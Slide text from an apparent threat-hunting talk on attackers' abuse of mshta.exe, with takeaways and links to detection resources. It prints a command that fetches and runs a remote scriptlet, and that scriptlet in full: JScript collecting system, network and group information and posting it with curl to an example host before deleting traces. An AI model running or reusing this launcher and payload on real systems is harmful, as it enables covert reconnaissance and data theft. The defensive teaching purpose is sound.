
# Suspecting The Attachment



# Finding Mshta

```
C:\Windows\System32\cmd.exe /c start https://hhs.g
1 C:\Windows\System32\cmd.exe /c start https://hhs.gov/ & mshta
  javascript:a=(GetObject("script:https://gist.githubusercontent.com/axon-git
  /7df8cc81bc36ef508b4b9110c4b3f9cc/raw/
  a4a2487e5f12dcdb0f9cd7df2668369403214d3c/getinfo.sct"))).Exec();close();
```

# Reading The Gist



```
<?XML version="1.0"?>
<scriptlet>
<registration
  description="Fun"
  progid="Fun"
  version="1.00"
  classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
>
</registration>
<public>
  <method name="Exec"></method>
</public>
<script language="JScript">
  function Exec()
  {
    var a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"mkdir C:\\users\\public\\AppData\\MScache\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"systeminfo > C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"ipconfig /all >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"net localgroup >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"net localgroup administrators >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"net share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"curl -X POST -H \"Content-Type: text/plain\" -d
    \"\\\"@C:\\users\\public\\AppData\\MScache\\macprop.txt\\\" http://example.com/api/endpointing\\\"\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"del C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);
    a = new ActiveXObject('WScript.Shell').Run("cmd.exe start /c \"rmdir C:\\users\\public\\AppData\\MScache\\\", 0, true);
  }
</script>
</scriptlet>
```

# Analyzing

```
Shell').Run("cmd.exe start /c \"mkdir C:\\users\\public\\AppData\\MScache\\\", 0, true);  
'l').Run("cmd.exe start /c \"systeminfo > C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"ipconfig /all >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"net localgroup >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"net localgroup administrators >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"net share >> C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"curl -X POST -H '\"\"Content-Type: text/plain\"\"\" -d '\"\"@C:\\users\\public\\AppData\\MScache\\macprop.txt\\\"\"\"  
http://example.com/api/endpointing\\\", 0, true);  
'l').Run("cmd.exe start /c \"del C:\\users\\public\\AppData\\MScache\\macprop.txt\\\", 0, true);  
'l').Run("cmd.exe start /c \"rmdir C:\\users\\public\\AppData\\MScache\\\", 0, true);
```



# Hunters Time

# Key Takeaways



- Mshta.exe is a very popular LOLBin that attackers utilize to execute arbitrary code
- Hunting malicious Mshta.exe can be done from two directions
  - Mshta execution  $\Leftrightarrow$  Spawned Mshta activities
- Investigation flow as we performed can be used to investigate other LOLBins abuse
- Hunters detection and auto-instigation can help significantly in handling attacks involving malicious Mshta executions





# Links & Resources

- <https://lolbas-project.github.io/lolbas/Binaries/Mshta/>
- <https://redcanary.com/threat-detection-report/techniques/mshta/>
- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.005/T1218.005.md>

# Q&A

# THANK YOU!